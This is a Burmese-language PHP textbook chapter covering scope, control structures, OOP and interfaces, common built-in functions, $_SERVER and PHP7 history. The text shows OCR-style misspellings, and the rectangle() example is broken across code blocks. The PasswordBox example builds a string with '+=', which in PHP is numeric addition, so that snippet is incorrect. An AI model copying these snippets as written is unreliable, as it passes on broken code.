PHP မှာ Function တွေ သတ်မှတ်ကြော်ဖို့အတွက်လည်း function Keyword ကိုပဲ အသုံးပြုကြော်ရပါတယ်။ Java Script နဲ့အတူတူပါပဲ။ Dynamic Type ဖြစ်လို Return Type တွေဘာတွေ သတ်မှတ်ပေးဖို့မလိုပါဘူး။

Variable Scope ကိုတော့ သတ်မှတ်ပြုရပါမယ်။ အခြား Language တွေမှာလိုပဲ Function အတွင်းမှာ ကြော်သတ်မှတ်ပြီး

အသုံးပြုထားတဲ့ Variable တွေဟာ Local Variable တွေဖြစ်ပြီး သက်ဆိုင်ရာ Function နဲ့သာ သက်ဆိုင်ပါတယ်။ Function အပြင်ဘက်နဲ့အခြား Function များကရယူအသုံးပြန်တိုင်းမရှိပါဘူး။ Function အပြင်ဘက်မှာ ကြော်လုပ်မှတ်ပြီး အသုံးပြုထားတဲ့ Variable တွေကတော့ Global Variable တွေဖြစ်ပြီး မည်သည့် Function ကမဆိုရယူအသုံးပြန်ပါတယ်။ ထူးခြား ချက်ကတော့ Global Variable ကို ရယူအသုံးပြု တော့မယ်ဆိုရင် အသုံးပြုမှာဖြစ်ကြောင်း global Keyword နဲ့ Function အတွင်းမှာ ကြော်ပေးရခြင်းပဲဖြစ်ပါတယ်။

```
$str = "Myanmar";
function say_hello() {
    echo "Hello $str";
}

say_hello();           # => Hello

function say_welcome() {
    global $str;
    echo "Welcome to $str";
}

say_welcome();         # => Welcome to Myanmar
```

`say_welcome()` Function အတွင်းက global \$str ဆိုတာဟာ \$str အမည်၏ Global Variable တစ်ခု ကြော်လုပ်မှတ်ခြင်းမဟုတ်ပါဘူး။ Global Variable ဖြစ်တဲ့ \$str ကို ရယူအသုံးပြုပါတော့မယ်လို့ ကြော်ခြင်းဖြစ်ပါတယ်။

if, switch, for, while, do-while အစရိတဲ့ အကြော်ခြင်း Control Structure တွေရေးသားအသုံးပါ ပုံမှာ PHP နဲ့ JavaScript တို့ အတိအကျတူညီပါတယ်။ ထူးခြားချက်ကတော့ Code Block တွေကို တွန်ကွင်းများ အစား Template ရေးသားပုံနဲ့ရေးသားနိုင်ခြင်းဖြစ်ပါတယ်။ ဥပမာ -

```
if($auth) {
    // do something
}
```

(သိမဟုတ်)

```
if($auth):
    // do something
endif;
```

တွန်ကွင်းအဖွင့်အစား Colon (:) အသုံးပြုပြီး တွန်ကွင်းအပိတ်အစား if အတွက် endif, switch အတွက် endswitch, for အတွက် endfor, while အတွက် endwhile စသဖြင့် အသုံးပြန်တိုင်း ဖြစ်ပါတယ်။ တွန်ကွင်းတွေက PHP Code ချည်း သက်သက်ရေးသားချိန်မှာ ပြဿနာသိပ်မရှိပေမယ့် PHP Code တွေကို HTML တွေနဲ့ရေးသားတဲ့အခါ မျက်စီ ရှုပ်စရာဖြစ်လာတက်ပါတယ်။ ဆက်လက်ဖော်ပြုမယ့် နှုနာတွေမှာ HTML နဲ့ PHP

ရောရေးရတော့မယ်ဆိုရင် တွန်ကွွန်းများအတား Template ရေးထံးနဲ့ သာရေးသားဖော်ပြသွားတော့မှာ ဖြစ်ပါတယ်။

နောက်ထပ်ထူးခြားချက်ကတော့ foreach() Loop ဖြစ်ပါတယ်။ JavaScript မှာ Array တွေနဲ့ JSON တွေကို Loop လုပ်ဖို့အတွက် for-in Loop ကို သုံးခဲ့ပါတယ်။ ဒါပေမယ့် PHP မှာတော့ for-in အတား foreach() ကို အသုံးပြုပါတယ်။ ဥပမာ -

```
$arr = array("foo" => "Apple", "bar" => "Orange", "fiz" => "Mango");
foreach($arr as $key => $val) {
    echo "$val is $key.";
}

# => Apple is foo.
# => Orange is bar.
# => Mango is fiz.
```

\$arr နေရာမှာ Loop လုပ်စေလိုတဲ့ Array ကိုပေးရမှာဖြစ်ပါတယ်။ \$key Variable ထဲမှာ လက်ရှိအလုပ်လုပ်နေတဲ့ Index ရှိမှုဖြစ်ပြီး \$val Variable ထဲမှာတော့ လက်ရှိအလုပ်လုပ်နေတဲ့ Value ရှိနေမှာဖြစ် ပါတယ်။ \$key နဲ့ \$val အတား နှစ်သာက်ရာ Variable အမည်နဲ့အတားထိုးအသုံးပြုနိုင်ပါတယ်။ as Keyword နဲ့ => Operator တို့ကိုသာ နမူနာမှာ ဖော်ပြထားတဲ့အတိုင်း နေရာမှုနှင့်အောင်သုံးပေးရင်ရပါပြီ။

8.17 – Object-oriented Programming in PHP

PHP ဘာ Language အခြေခံအရ Imperative Language တစ်ခုဖြစ်ပေမယ့် OOP ပုံစံနဲ့လည်းရေးနိုင်ပါတယ်။ Class တွေကို class Keyword သုံးပြီး အခုလိုတည် ဆောက်နိုင်ပါတယ်။

```
class Animal {
    var $legs, $wings;

    # constructor
    function __construct($legs, $wings) {
        $this->legs = $legs;
        $this->wings = $wings;
    }

    function walk() {
        # do something
    }

    static function info() {
        return "An Animal";
    }
    private function calcSpeed() {
        # do something
    }
}
```

`__construct()` Function ကို Constructor Method ကြော်ကြော်မှတ်ဖို့အတွက် သုံးရပါတယ်။ PHP OOP မှာ

သီးခြားသတ်မှတ်မထားရင် Property ငွေ့ Method တွေအားလုံးရဲ့ Access Control Modifier က Public ဖြစ်ပါတယ်။ နမူနာမှာ info() Method ကိုတော့ static လို့ သတ်မှတ်ထားတဲ့ အတွက် Class Name ကနေတိုက်ရိုက် ခေါ်ယူအသုံးပြန်မှုဖြစ်ပါတယ်။ calcSpeed() Method ကို တော့ private လိုသတ်မှတ်ထားလို့ Object က တဆင့်ခေါ်ယူအသုံးပြန်မှုမဟုတ်ပါဘူး။ ဖော်ပြထားတဲ့ Class ကို အခြေခံပြီး Object တွေကိုအခုလိုတည်ဆောက်နိုင်ပါတယ်။

```
$unicorn = new Animal(4, 2);
echo $unicorn->legs;                                # => 4
echo Animal::info();                                # => "An Animal"
echo $unicorn->calcSpeed();                         # => Fatal error: Call to private method ...
```

Object တည်ဆောက်ဖို့အတွက် အခြား OOP Language တွေလို့ new Keyword ကို အသုံးပြုရပါတယ်။ (Arrow) -> Operator သုံးပြီး Object ရဲ့ Property ငွေ့ Method တွေကို ရယူအသုံးချိန်ပါတယ်။ Java, JavaScript စတဲ့ OOP Language တွေမှာတော့ Dot Operator (.) ကို Property ငွေ့ Method တွေ ခေါ်ဖို့ အသုံးပြုလေ့ရှိကြပါတယ်။ PHP မှာတော့ -> Operator ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ Class Method info() ကို Class Name ကနေတစ်ဆင့် ရယူအသုံး ချို့အတွက် :: Operator ကို အသုံးပြုရပါတယ်။ calcSpeed() Private Method ကို ခေါ်ယူဖို့ ကြိုးစားရင်တော့ ခေါ်ယူခိုင်းမရှိလို့ PHP က Error အဖြစ် ဖော်ပြပေးသွားမှုဖြစ်ပါတယ်။

OOP ရဲ့ အခြေခံသဘောသဘာဝ (၅) ချက်ရှိတယ်လို့ဆိုနိုင်ပါတယ်။ Object, Inheritance, Information Hiding, Polymorphism နဲ့ Interface တို့ပြုဖြစ်ပါတယ်။ အထက်မှုနမူနာဖော်ပြခဲ့သလို PHP မှာ Class တွေကိုသုံးပြီး Object တွေတည်ဆောက်နိုင်သလို၊ Private, Pbulic, Static စတဲ့ Access Control Modifier တွေကိုသုံးပြီး Information Hiding လုပ်ဆောင်ချက်ရရှိနိုင်ပါတယ်။ Inheritance အတွက် extends Keyword သုံးပြီး Class Inherit လုပ်ဆောင်ချက်ကို ရရှိနိုင်ပါတယ်။ ဥပမာ -

```
class Dog extends Animal
{
    # define methods and properties
}
```

နမူနာအရ Dog Class ဟာ Animal Class ကို Inherit လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ PHP မှာ Multiple Inheritance ကို ခွင့်ပြုပါဘူး။ Static Polymorphism လုပ်ဆောင်ချက်အတွက် အဓိကကျော့ Function Overload လုပ်ဆောင်ချက်တော့ PHP မှာ မပါဝင်ပါဘူး။ PHP မှာ Function တစ်ခုကို ကြော်သတ်မှတ်ပြီးရင် Function Signature တူသည်ဖြစ်စေ မတူသည်ဖြစ်စေ နောက်တစ်ကြိမ် ထပ်မံကြော် လိုမရတော့ပါဘူး။ ဒါပေမယ့် func_num_args() နဲ့ func_get_arg() Function တွေကိုသုံးပြီး Static Polymorphism လုပ်ဆောင်ချက်ကို ရရှိနိုင်ပါတယ်။ ဥပမာ

```
function rectangle() {
    $len = func_num_args();
    if($len == 1) {
        $width = func_get_arg(0);
        return $width * $width;
    }
}
```

```

if($len == 2) {
    $width = func_get_arg(0);
    $height = func_get_arg(1);
    return $width * $height;
}
}

```

နူးနာအရ rectangle() Function သာ ခေါ်ယူစဉ်ပေးလိုက်တဲ့ Parameters အရေအတွက်ပေါ်မှတည်ပြီး ပုံစံနှစ်မျိုး အလုပ်လုပ်ပေးမှုဖြစ်ပါတယ်။ Function Overload လုပ်ဆောင်ချက်မပါဝင်ပေမယ့် Function တစ်ခုတည်းက အသုံးပြုထဲ Function Signature ပေါ်မှတည်အလုပ်လုပ်ပေးမှုမျိုး Polymorphism လုပ်ဆောင်ချက်ကို ရရှိခြင်းပါဖြစ်ပါတယ်။ Dynamic Polymorphism လုပ်ဆောင်ချက်ရရှိဖို့အတွက်တော့ Interface ကိုအသုံးပြုနိုင်ပါတယ်။

Interface တစ်ခုကြော်ဖို့အတွက် interface Keyword ကိုသုံးရပါတယ်။ ကြော်သတ်မှတ်ထားတဲ့ Interface ကို အခြေခံတဲ့ Class တွေ တည်ဆောက်ဖို့အတွက် implements Keyword ကို အသုံးပြုရပါတယ်။

```

interface iInputBox
{
    public function getValue();
    public function setValue($value);
}

class TextBox implements iInputBox
{
    private $value;
    public function getValue() {
        return $this->value;
    }

    public function setValue($value) {
        $this->value = $value;
    }
}

class PasswordBox implements iInputBox
{
    private $value;
    public function getValue() {
        $len = strlen($this->value);
        for($i=0; $i<$len; $i++) {
            $result += "*";
        }

        return $result;
    }

    public function setValue($value) {
        $this->value = $value;
    }
}

```

နုတေသနတွင် TextBox နဲ့ PasswordBox လိုခေါ်တဲ့ Class နှစ်ခုကို iInputBox Interface ကသတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်အတိုင်း တည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ အခြား PHP OOP Features တွေကို အောက်ပါလိပ်စာများ ဆက်လက်လေ့လာနိုင်ပါတယ်။

<http://php.net/manual/en/language.oop5.php>

8.18 – Frequently Used Functions

လိုအပ်တဲ့အခြေခံတွေတော့ရရှိပါပြီ။ နောက်တစ်ခန်းကိုကူးပြီး MySQL Database အကြောင်းမလေ့လာခင် ဖော်ပြုခဲ့ပြီး ဖြစ်တဲ့ နုတေသနများမှာမပါဝင်ခဲ့သလို ရှုံးဆက်ဖော်ပြမယ့်နုတေသနများမှာလည်း ပါဝင်မှာမဟုတ်ပေမယ့် သိရှိထားသင့်တဲ့ PHP Function များကို ရွေးချယ်ဖော်ပြုပေးချင်ပါသေးတယ်။

explode() – စာတစ်ကြောင်းကို Array ပြောင်းဖို့အသုံးပြုနိုင်ပါတယ်။

```
$date = "2013-05-10";
$arr = explode("-", $date);      # => array("2013", "05", "10");
```

\$date Variable ထဲကစာကို Dash (-) နဲ့ပိုင်းဖြတ်ပြီး Array အဖြစ်ပြောင်းလိုက်ခြင်းဖြစ်ပါတယ်။

implode() – Array ကို စာအဖြစ်ပြောင်းလိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။

```
$months = array("Sep", "Apr", "Jun", "Nov");
$str = implode(", ", $months)      # => "Sep, Apr, Jun, Nov"
```

\$months မှာပါဝင်တဲ့ Index တွေကို Comma+Space (,) ခံပြီး စာတစ်ကြောင်းအဖြစ် တွဲဆက်စေလိုက်ခြင်း ဖြစ်ပါတယ်။

exit() – အကြောင်းအမျိုးမျိုးကြောင့် ကျွန်ုတ်တွေဆက်မလုပ်စေတော့ Script ကို ရပ်လိုက်စေလိုရင် အသုံးပြုနိုင်ပါတယ်။ exit() အစား die() ကိုလည်းသုံးနိုင်ပါတယ်။ ရလဒ်အတူတူပါပဲ။

file_exists() – ပေးလိုက်တဲ့ Path မှာ File အမှန်တစ်ကယ်ရှုံးမရှိ စစ်ပေးပါတယ်။

```
echo file_exists("C:\xampp\htdocs\auth\index.php");      # => true
```

file_get_contents() - File တစ်ခုအတွင်းမှာပါဝင်တဲ့ Content တွေကိုဖတ်ယူပေးပါတယ်။

```
$str = file_get_contents("name.txt");
```

name.txt File ထဲက အချက်အလက်တွေ \$str Variable ထဲကို String အနေနဲ့ ရောက်ရှိနေစေမှာပါ။

file() - file_get_contents() လိုပဲ File တစ်ခုအတွင်းပါဝင်တဲ့ Content တွေကိုပါယ်ယူပေးပါတယ်။ ဒါပေမယ့် သူကရလဒ်ကို String အနေနဲ့မဟုတ်ပဲ လိုင်းအလိုက်ပိုင်းဖြတ်ထားတဲ့ Array အနေနဲ့ ပြန်ပေးမှာဖြစ်ပါတယ်။

```
$arr = file("name.txt");
```

name.txt File ထဲက အချက်အလက်တွေ \$arr Variable ထဲကို Array အနေနဲ့ ရောက်ရှိနေစေမှာပါ။

file_put_contents() - File တစ်ခုတည်ဆောက်ပြီး အချက်အလက်တွေထည့်သွင်းပေးပါတယ်။

```
file_put_contents("welcome.txt", "Hello, World!");
```

welcome.txt အမည်နဲ့ File တစ်ခုတည်ဆောက်ပြီး အထဲကို Hello, World! ဆိုတဲ့စာ ထည့်သွင်းပေးလိုက်မှာ ဖြစ်ပါတယ်။ welcome.txt File မူလကရှိနေခဲ့ရင် Overwrite လုပ်သွားမှာပါ။

in_array() - ပေးလိုက်တဲ့တန်ဖိုး Array ထဲမှာ ပါဝင်သလားစစ်ဆေးပေးပါတယ်။

```
$arr = array("foo", "bar", "fiz");
$check = in_array("foo", $arr);           # => true
```

is_array() - Variable တစ်ခုဟာ Array ဟုတ်မဟုတ်စစ်ဆေးပေးပါတယ်။

```
$arr = array("foo", "bar", "fiz");
$check = is_array($arr);                 # => true
```

is_dir() - ပေးလိုက်တဲ့ Path ဟာ Folder တစ်ခုဟုတ်မဟုတ် စစ်ဆေးပေးပါတယ်။

```
echo is_dir("C:\xampp\htdocs\auth\index.php");      # => false
```

list() - Array တစ်ခုမှာပါဝင်တဲ့ တန်ဖိုးတွေကို Variable အတွဲလိုက်နှုန်းပေးရှင်ပါတယ်။

```
$date = date("d-m-Y");           # => "12-05-2013"
$arr = explode("-", $date);       # => array("12", "05", "2013");
list($day, $month, $year) = $arr;   # => $day = 12, $month = 05, $year = 2013
```

max() - ပေးလာတဲ့တန်ဖိုးတွေထဲက အကြီးဆုံးကိုရွေးပေးပါတယ်။ တန်ဖိုးတွေကိုဒီအတိုင်းတန်းစီ ပေးနိုင်သလို Array တစ်ခု အနေနဲ့လည်း ပေးနိုင်ပါတယ်။

```
echo max(2, 5, 8, 1);          # => 8
$arr = array(21, 32, 43, 12);
echo max($arr);                # => 43
```

min() - max() နှုန်းသောတရားအတူတူပါပဲ။ သူကတော့ အသေးဆုံးတန်ဖိုးကို ရွေးပေးပါတယ်။

pathinfo() - ပေးလိုက်တဲ့ Path နှုပ်သက်တဲ့ အချက်အလက်တွေကို Array အနေနဲ့ပြန်ပေးပါတယ်။
\$path = pathinfo('C:\xampp\htdocs\gallery\upload.php');

```
echo $path['dirname'];           # => C:\xampp\htdocs\gallery
echo $path['basename'];         # => upload.php
echo $path['extension'];        # => php
echo $path['filename'];         # => upload
```

phpinfo() - PHP Setting တွေ၊ ထည့်သွင်းထားတဲ့ Extension တွေနှုပ်သက်တဲ့ အချက်အလက်တွေနဲ့ အခြား Configuration တွေကို အသေးစိတ်ဖော်ပြပေးပါတယ်။ Application တည်ဆောက်ရာမှာ အသုံးမဝင်ပါဘူး။ PHP

Setting ကို သိရှိလိုတဲ့အခါမှာအသုံးဝင်ပါတယ်။

print_r() - Array တစ်ခုမှာပါဝင်တဲ့ တန်ဖိုးတွေကို ရိုက်ထုတ်ပေးနိုင်ပါတယ်။

```
$arr = array("foo", "bar", "fiz");
echo $arr;           # => Array
print_r($arr);      # => Array ( [0] => foo [1] => bar [2] => fiz )
```

rand() - Random တန်ဖိုးတစ်ခုကိုထုတ်ပေးပါတယ်။ အနိမ့်ဆုံးတန်ဖိုးနဲ့ အမြင်ဆုံးတန်ဖိုး သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ rand(5, 15) ဆိုရင် 5 နဲ့ 15 ကြားထဲက Random တန်ဖိုးတစ်ခုကိုထုတ်ပေးသွားမှာပါ။

shell_exec() - Command တစ်ခုကို Run စေလိုတဲ့အခါ အသုံးပြုနိုင် ပါတယ်။ shell_exec() အစား exec() ကိုလဲ အသုံးပြုနိုင်ပါတယ်။ shell_exec() က Command ကပြန်ပေးလာတဲ့တန်ဖိုးကို လက်ခံရယူ ပေးပါတယ်။ exec() ကတော့ Command ကို Run ယုံ Run ပေးခြင်းဖြစ်ပါတယ်။

```
$str = shell_exec("dir");
```

\$str Variable ထဲမှာ dir Command က ပြန်ပေးလာတဲ့ Directory List ရှိနေမှာဖြစ်ပါတယ်။

sleep() - Script ကို အချိန်ကာလတစ်ခု ရပ်နေစေလိုရင် အသုံးပြုနိုင်ပါတယ်။ ရပ်နေစေလိုတဲ့ အချိန်ကာလကို စကြန်နဲ့ သတ်မှတ်ပေးရပါတယ်။ ဥပမာ -

```
echo date("h:i:s");           # => 12:34:20
sleep(10);
echo date("h:i:s:");          # => 12:34:30
```

sort() - Array တစ်ခုကို ပါဝင်တဲ့တန်ဖိုးအလိုက် ငယ်စဉ်ကြီးလိုက်စီစေချင်ရင်အသုံးပြုနိုင်ပါတယ်။

```
$arr = array("foo", "bar", "fiz", "baz");
sort($arr);
print_r($arr);      # => Array([0] => bar, [1] => baz, [2] => fiz, [3] => foo)
```

str_replace() - စာကြောင်းတစ်ကြောင်းအတွင်းမှာပါဝင်တဲ့ စာလုံးတစ်ချို့ကို အစားထိုးစေလိုတဲ့အခါအသုံးပြုပါတယ်။

```
$str = "Hello Yangon, beautiful Yangon!";
echo str_replace("Yangon", "Bagan", $str);

# => Hello Bagan, beautiful Bagan!
```

str_replace() Function ရဲ့ ပထမ Parameter က ရှာဖွေရမယ့်စာဖြစ်ပြီး၊ ဒုတိယ Parameter ကတော့ အစားထိုး ရမယ့်စာဖြစ်ပါတယ်။ တတိယ Parameter ကတော့ ရှာဖွေအစားထိုးခြင်း ပြုလုပ်ရမယ့်မှုရင်းစာ ဖြစ်ပါတယ်။ ဒါကြောင့် နူးနာအရ \$str ထဲက Yangon ကို ရှာပြီး Bagan နဲ့အစားထိုးသွားမှာပါ။

strlen() - စာကြောင်းတစ်ကြောင်းမှာပါဝင်တဲ့ စာလုံးတွေကိုရေတွက်ပေးပါတယ်။

```
echo strlen("Hello, World!");           # => 13
```

substr() - စာကြောင်းတစ်ကြောင်းရဲ့ အစိတ်အပိုင်းတစ်ခုကို ဖြတ်ယူလိုတဲ့အခါ အသုံးပြနိုင်ပါတယ်။

```
echo substr('abcdef', 2, 3);      # => cde
```

စာလုံးနေရာ 2 ကနေစပြီး 3 လုံးဖြတ်ယူပါဆိတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ ဒါကြောင် cde သုံးလုံးကိုပြန်ရခြင်း ဖြစ်ပါတယ်။ စာလုံးနေရာကို 0 ကနေ စတင်ရေတွက်ခြင်းဖြစ်ပါတယ်။

trim() - စာကြောင်းတစ်ကြောင်းရဲ့ ရှေ့နဲ့နောက်မှာ ရှိနေတဲ့ Space တွေကိုဖယ်ထုတ်ပေးပါတယ်။

```
echo trim("Hello      ");           # => Hello
```

ucwords() - စာကြောင်းတစ်ကြောင်းမှာ ပါဝင်တဲ့ Word တစ်ခုချင်းစီရဲအစာလုံးတွေကို စာလုံးကြီးပြောင်းပေးပါတယ်။

```
echo ucwords("hello world");           # => Hello World
```

ကျွန်ုရှိနေတဲ့ Database နဲ့ပို့ဆောင်ရွက်သူတဲ့ Function တွေ၊ JSON နဲ့ပို့ဆောင်ရွက်သူတဲ့ Function တွေ၊ လုပ်ချောင်းနဲ့ပို့ဆောင်ရွက်သူတဲ့ Function တွေကိုတော့ သက်ဆိုင်ရာအခန်းအလိုက် ဆက်လက်ဖော်ပြပေးသွားပါမယ်။

8.19 – \$_SERVER Superglobal

ကျွန်ုတ်တို့ ဒီအခန်းမှာ `$_GET`, `$_POST`, `$_REQUEST`, `$_COOKIE`, `$_SESSION` နဲ့ `$_FILES` Superglobal တို့အကြောင်း ဖော်ပြခြားဖြစ်ပါတယ်။ နောက်ထပ်ဖြတ်စွာလေ့လာသင့်တဲ့ Superglobal တစ်ခုကျွန်ုနေပါသေးတယ်။ အဲဒါကတော့ `$_SERVER` Superglobal ဖြစ်ပါတယ်။ `$_SERVER` Superglobal မှာ လက်ရှိ အလုပ်လုပ်နေတဲ့ PHP Script နဲ့ပို့ဆောင်ရွက်တဲ့ အချက်အလက်တွေ၊ Web Server နဲ့ပို့ဆောင်ရွက်တဲ့ အချက်အလက်တွေ စုစုပေါင်ပါတယ်။ ဒီအချက် အလက်တွေဟာလည်း သူနေရာနဲ့သူအသုံးဝင်ပါတယ်။

`$_SERVER` Superglobal ဟာလည်း အခြား Superglobal တွေလို့ Array တစ်ခုပဲဖြစ်တဲ့အတွက် သူထဲမှာပါဝင်တဲ့ တန်ဖိုး အားလုံးကို အခုလိုရှိက်ထုတ်ကြည့်နိုင်ပါတယ်။

```
print_r($_SERVER);

/*
Array(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_ACCEPT_ENCODING] => gzip, deflate
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [PATH] => /sbin:/usr/sbin:/bin:/usr/bin
    [SERVER_SOFTWARE] => Apache/2.2.14 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => 127.0.0.1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => 127.0.0.1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/server/index.php
    [REMOTE_PORT] => 32769
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /server/
    [SCRIPT_NAME] => /server/index.php
    [PHP_SELF] => /server/index.php
    [REQUEST_TIME] => 1365787419
);
```

စာဖတ်သူရဲ့ Server Setting နဲ့ ကျွန်တော့ရဲ့ Server Setting က အနည်းငယ်ကွဲပြားမှာမို့ ရလဒ်က အတိအကျတူမှာတော့ မဟုတ်ပါဘူး။ အခြေခံအားဖြင့် Server အမည် (HTTP_HOST), Server IP Address SERVER_ADDR), ပေးပို့လာတဲ့ Method (REQUEST_METHOD), လက်ရှိအလုပ်လုပ်နေတဲ့ Script ရဲ့ Path (SCRIPT_NAME) စတဲ့ Web Application တွေတည် ဆောက်ရာမှာ အသုံးဝင်နိုင်တဲ့ အချက်အလက်တွေ ပါဝင်နေမှာဖြစ်ပါတယ်။

8.20 – PHP7

PHP ဟာ အခြား Programming Language တွေနဲ့နှင့်ယူဉ်ရင် Language Design ပိုင်း အားနဲ့တယ်လို့ ဝေဖန်ခံရတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ PHP ကို အသုံးပြုတဲ့ အဖွဲ့အစည်းတွေထဲမှာ အကြီးဆုံးကတော့ Facebook ဖြစ်ပါတယ်။ Facebook အနေနဲ့ PHP မှာရှိနေတဲ့ အားနည်းချက်တွေကို သူနည်းသူဟန်နဲ့ ဖြေရှင်းဖို့ အပျိုးမျိုးအားထုတ်ခဲ့ပါတယ်။ ပထမဆုံးအနေနဲ့ (၂၀၁၀) ခုနှစ်ထဲမှာ HipHop for PHP (HPHPc) လိုခေါ်တဲ့နည်းပညာတစ်မျိုးကို တိတွင်ခဲ့ပါတယ်။ HPHPc ဟာ Compiler တစ်မျိုးဖြစ်ပြီး PHP Code တွေကို C++ Code ဖြစ်အောင် ပြောင်းပေးပါတယ်။ C++ Code ပြောင်းပြီးတော့မှ Compile လုပ်ပဲတဲ့အတွက် ရိုးရိုး PHP Interpreter ထက် စွမ်းဆောင်ရည်ပိုင်းပိုကောင်းပါတယ်။ နောက်တော့ HPHPc ကို HHVM (HipHop Virtual Machine - hhvm.com) လိုခေါ်တဲ့နည်းပညာနဲ့ အစားထိုးလိုက်ပါတယ်။ HHVM က HPHPc လို C++ ကို တစ်ဆင့်ခံပြောင်းမနေပဲ တစ်ခါတယ်း Byte Code ပြောင်းပြီး Compile လုပ်ပေးတဲ့ Runtime နည်းပညာဖြစ်ပါတယ်။

ဒုဥဇ္ဈားမြို့ Hack (hacklang.org) လိုခေါ်တဲ့ Programming Language တစ်မျိုးကိုလည်း Facebook က တိတွင်ခဲ့ပါသေးတယ်။ Hack ဆိုတာ အမှန်တော့ Gradual Type PHP ဖြစ်ပါတယ်။ PHP ဟာ Dynamic Type Language တစ်မျိုးဖြစ်ပါတယ်။ Hack က PHP Code တွေကို Static Type အနေနဲ့ရော့ Dynamic Type အနေနဲ့ပါ နှစ်သက်သလိုရွေးချယ်ရေးသားနိုင်အောင် ဖန်တီးပေးထားတဲ့ Language တစ်ခုဖြစ်ပါတယ်။

PHP Community ထဲမှာ အမြန်နဲ့ပိုကောင်းတဲ့ HHVM နဲ့ Language Design ပိုင်း ပိုကောင်းတဲ့ Hack တိုကို Developer တွေ ထောက်ခံအားပေးမှု အတော်လေးများလာပြီး၊ အနာဂတ်မှာ မူလ PHP ကို HHVM နဲ့အစားထိုးဖို့ တောင်းဆိုမှုတွေ ရှိလာခဲ့ပါတယ်။ PHP Core Developer တွေအနေနဲ့ Unicode Support နဲ့ အခြားလုပ်ဆောင်ချက်သစ်တွေပါဝင်တဲ့ PHP6 ကို အကောင်အထည်ဖော်ဖို့ ကြိုးစားနေတာ ကြေပါပြီ။ ဒါပေမယ့် ပြဿနာအပျိုးမျိုးစကြောင့် ရှုံးဆောင်ရွက်နိုင်ပဲရပ်တန်ထားရပါတယ်။ PHP6 မအောင်မြင်ဖြစ်နေတဲ့အချိန်မှာ HHVM က နာမည်ကောင်း အတော်လေးရလာတဲ့အတွက် HHVM ကို အနာဂတ် PHP အလား PHP Community ထဲမှာ ယူဆလာခဲ့ကြပါတယ်။

ဒီကြားထဲမှာ Hack နဲ့ HPHPc နဲ့ အလားသဏ္ဌာန်တဲ့ Zephire (zephir-lang.com) ဆိုတဲ့ Language ပေါ်လာသေးသလို့ HippyVM (hippyvm.com) ဆိုတဲ့နည်းပညာလည်း ပေါ်ပေါက်လာပါသေးတယ်။ ဒီလို PHP ရဲ့ အားနည်းချက်တွေကို ပြုပြင်ပြီး အမြန်နဲ့ကောင်းအောင် တို့ထွင်လာကြတဲ့ သီးစွားနည်းပညာတွေ ပေါ်ပေါက်လာခြင်းဟာ ကောင်းတဲ့ အလားအလာပဲဖြစ်ပါတယ်။ တစ်ချိန်တည်းမှာပဲ PHP Core Team ကလည်း PHPNG လိုခေါ်တဲ့ Compiler နည်းပညာ သစ်တစ်ခုကို ဖော်ထုတ်လာခဲ့ပြန်ပါတယ်။ PHPNG ဟာ HHVM လိုပဲ Runtime နည်းပညာတစ်မျိုးဖြစ်ပြီး Request တွေကို လက်ခံစီမံရှုံးမှုလုပ် PHP Interpreter ထက် ၂၀% ပိုမြန်တယ်လို့ ဆိုပါတယ်။ တနည်းအားဖြင့် PHP Core Team က HHVM ကို ယူဦးနိုင်စွမ်းရှိတဲ့ နည်းပညာကို ဖော်ထုတ်လာခဲ့ခြင်းပဲဖြစ်ပါတယ်။

(၂၀၁၄) ခုနှစ်ထဲမှာတော့ PHP Core Team Developer တွေဟာ PHP7 လိုခေါ်တဲ့ အနာဂတ် PHP Version သစ်တစ်ခုကို PHPNG ပေါ်မှာအခြေခံပြီး စတင်ဆောင်ရွက်လာခဲ့ကြပါတယ်။ ဒီစာရေးနေချိန်အထိ Release မလုပ်သေးပေမယ့် အပြီးသတ်စပ်ဖြစ်ပြီး (၂၀၁၅) ခုနှစ် အောက်တို့ဘာလထဲမှာ Release လုပ်ဖို့ ပြင်ဆင်နေကြပြီဖြစ်ပါတယ်။

ဒီတေသနရေးသားနေဂျိန် ရောက်ရှုနေတဲ့ PHP Version ကတော့ 5.6.8 ဖြစ်ပါတယ်။ PHP5 လိုအပိုမိုင်ပါတယ်။ ပုံမှန်အတိုင်း ဆိုရင် နောက် Major Release ဟာ PHP6 ဖြစ်သင့်ပါတယ်။ ဒါပေမယ့် PHP6 Development ဟာ (၂၀၁၀) ခုနှစ် ကတည်းက ရပ်တန်သွားခဲ့ပြီးဖြစ်ပါတယ်။ ဒါကြောင့် နောက်လာမယ့် PHP ကို PHP6 လို့ မခေါ်ပဲ PHP7 လို့ ခေါ်ဖို့ ဆုံးဖြတ်လိုက်ကြပါတယ်။ တစ်ချို့လည်း သဘောမတူပါဘူး။ ဒါပေမယ့် အခုတော့အတည်ဖြစ်သွားပါပြီး။ PHP6 ဟာ ရှုခဲ့ပေမယ့် အများအသုံးပြနိုင်ဖို့ Release မလုပ်ဖြစ်တော့တဲ့ Version လို့ပဲ မှတ်ယူရတော့မယ်ပါ။

